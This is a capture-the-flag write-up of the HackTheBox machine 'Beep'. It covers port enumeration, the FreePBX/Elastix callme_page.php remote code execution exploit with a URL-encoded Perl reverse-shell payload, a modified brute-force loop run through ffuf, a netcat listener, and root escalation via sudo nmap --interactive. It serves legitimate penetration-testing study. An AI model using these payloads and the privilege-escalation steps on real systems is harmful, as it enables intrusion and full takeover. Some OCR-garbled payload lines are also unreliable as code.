HackTheBox – Beep


PATH TO OSCP

–Filiplain

Wed 23 Jun 2021

Contents

1 HackTheBox Beep



10.10.10.7

Machine IP

ch4p

Machine Maker(s)

1.1 Objectives

(This machines has a lot of ways to root. These are the objectives for the way I solved it)

- Get a shell from a RCE in FreePBX / Elastix
- Use Nmap interactive mode to Priv-Escalate

1.2 Service Enumeration

IP Address

10.10.10.7

Let's run a basic fast nmap scan to get all ports.

Ports Open


22
25
80
110
111
143
443
878
993
995
3306
4190
4445
4559
5038
10000

Now a full nmap scan with the -sV and -sC flags:

```
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY,
 ↪  ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
80/tcp    open  http       Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://beep.htb/
110/tcp   open  pop3       Cyrus pop3d
 ↪  2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: IMPLEMENTATION(Cyrus POP3 server v2) STLS TOP
 ↪  UIDL USER AUTH-RESP-CODE APOP EXPIRE(NEVER) PIPELINING
 ↪  LOGIN-DELAY(0) RESP-CODES
111/tcp   open  rpcbind    2 (RPC #100000)
143/tcp   open  imap       Cyrus imapd
 ↪  2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: Completed THREAD=ORDEREDSUBJECT SORT
 ↪  ANNOTATEMORE CATENATE RENAME URLAUTHA0001 X-NETSCAPE
443/tcp   open  ssl/https?
| ssl-cert: Subject: common-
 ↪  Name=localhost.localdomain/organizationName=SomeOrganization/
|_ssl-date: 2021-06-23T23:20:26+00:00; +11m18s from scanner time.
878/tcp   open  status     1 (RPC #100024)
993/tcp   open  ssl/imap   Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3       Cyrus pop3d
3306/tcp  open  mysql      MySQL (unauthorized)
4190/tcp  open  sieve      Cyrus timsieved
 ↪  2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 (included w/cyrus imap)
4445/tcp  open  upnotifyp?
4559/tcp  open  hylafax    HylaFAX 4.3.10
5038/tcp  open  asterisk   Asterisk Call Manager 1.1
10000/tcp open  http       MiniServ 1.570 (Webmin httpd)
```


1.3 Web Enumeration:

As we got port 443 open we can go to `https://beep.htb`:



Elastix is licensed under GPL by PaloSanto Solutions. 2006 - 2021.

We get an “Elastix” login page, but we don’t get the version of it.



```
┌──(filiplain㉿fsociety)-[~/oscp/htb/beep]
└─$ searchsploit elastix
---------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                          |  Path
---------------------------------------------------------------------------------------- ---------------------------------
Elastix - 'page' Cross-Site Scripting                                                   | php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities                                 | php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities                           | php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion                                        | php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection                                                       | php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection                                                      | php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution                                  | php/webapps/18650.py
---------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

Looking for exploits in searchslpoit we see that this service has many exploits so let’s try the most recent for Remote Code Execution:


```
#!/usr/bin/python
############################################################
# Exploit Title: FreePBX / Elastix pre-authenticated remote code
 ↪  execution exploit
# Google Dork: oy vey
# Date: March 23rd, 2012
# Author: muts
# Version: FreePBX 2.10.0/ 2.9.0, Elastix 2.2.0, possibly others.
# Tested on: multiple
# CVE : notyet
# Blog post : http://www.offensive-security.com/vulndev/freepbx-
 ↪  exploit-phone-home/
 ↪
# Archive Url :
 ↪  http://www.offensive-security.com/0day/freepbx_callmenum.py.txt
############################################################
# Discovered by Martin Tschirsich
# http://seclists.org/fulldisclosure/2012/Mar/234
# http://www.exploit-db.com/exploits/18649
############################################################
import urllib
rhost="172.16.254.72"
lhost="172.16.254.223"
lport=443
extension="1000"

# Reverse shell payload

url =
 ↪  'https://'+str(rhost)+'/recordings/misc/callme_page.php?action=c&callmenum='
 ↪  internal/n%0D%0AApplication:%20system%0D%0AData:%20perl%20-
 ↪  MIO%20-
 ↪  e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3b%24c%3dnew%20IO%3a%3aSocket%3a%3a
 ↪  %3efdopen%28%24c%2cr%29%3b%24%7e-
 ↪  %3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A'

urllib.urlopen(url)
```

We will need to set our Local host and port and the Remote host, also we need a valid extension for it to work. The script was giving me trouble with the ssl certificate on the target machine and we do not have a valid extension, so I modified it like this:

```
# Reverse shell payload
for x in range(100, 500):
    url =
↪   'https://'+str(rhost)+'/recordings/misc/callme_page.php?action=c&callmenu='
↪   internal/n%0D%0AApplication:%20system%0D%0AData:%20perl%20-
↪   MIO%20-
↪   e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3b%24c%3dnew%20IO%3a%3aSocket%3a%3a
↪   %3efdopen%28%24c%2cr%29%3b%24%7e-
↪   %3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A'

    print(url[19::])
```

Now we just need to run it and save all those payloads on a file, then use a fuzzer to make a request with each one of them while listening on our defined port:

```
ffuf -w payloads.txt -u https://beep.htb/FUZZ
```




```
85%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-%3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A
recordings/misc/callme_page.php?action=c&callmenum=499@from-internal/n%0D%0AApplication:%20system%0D%0AData:%20perl%20-MI
85%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-%3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A
recordings/misc/callme_page.php?action=c&callmenum=467@from-internal/n%0D%0AApplication:%20system%0D%0AData:%20perl%20-MI
85%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-%3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A
recordings/misc/callme_page.php?action=c&callmenum=468@from-internal/n%0D%0AApplication:%20system%0D%0AData:%20perl%20-MI
85%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-%3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A
recordings/misc/callme_page.php?action=c&callmenum=465@from-internal/n%0D%0AApplication:%20system%0D%0AData:%20perl%20-MI
85%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-%3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A
:: Progress: [400/400] :: Job [1/1] :: 4 req/sec :: Duration: [0:01:56] :: Errors: 53 ::

┌──(filiplain㉿fsociety)-[~/oscp/htb/beep]
└─$ 

┌──(filiplain㉿fsociety)-[~/oscp/htb/beep]
└─$ nc -lvnp 8085
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8085
Ncat: Listening on 0.0.0.0:8085
Ncat: Connection from 10.10.10.7.
Ncat: Connection from 10.10.10.7:41660.
whoami
asterisk
```

1.4 Getting User.txt


Upgrading the shell

```
python -c "import pty;pty.spawn('/bin/bash')"
```



```
bash-3.2$ cd /home/fanis
cd /home/fanis
bash-3.2$ cat user.txt
cat user.txt
60fa8885b1b53d7de03ae9dcf478e89a
bash-3.2$ 
```

1.5 Rooting the box




```
bash-3.2$ sudo -l
sudo -l
Matching Defaults entries for asterisk on this host:
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR
    LS_COLORS MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC
    LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    XAUTHORITY"

User asterisk may run the following commands on this host:
    (root) NOPASSWD: /sbin/shutdown
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/bin/yum
    (root) NOPASSWD: /bin/touch
    (root) NOPASSWD: /bin/chmod
    (root) NOPASSWD: /bin/chown
    (root) NOPASSWD: /sbin/service
    (root) NOPASSWD: /sbin/init
    (root) NOPASSWD: /usr/sbin/postmap
    (root) NOPASSWD: /usr/sbin/postfix
    (root) NOPASSWD: /usr/sbin/saslpasswd2
    (root) NOPASSWD: /usr/sbin/hardware_detector
    (root) NOPASSWD: /sbin/chkconfig
    (root) NOPASSWD: /usr/sbin/elastix-helper
```

We can run Nmap as root, and this version has the –interactive function where we can run shell commands:

```
sudo namp --interactive
```

Then for running shell commands we need to specify the “!” first:



```
nmap> !/bin/bash
!/bin/bash
bash-3.2# id
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
bash-3.2# cat /root/root.txt
cat /root/root.txt
942ff6c859af0eb869acbce40d99f151
```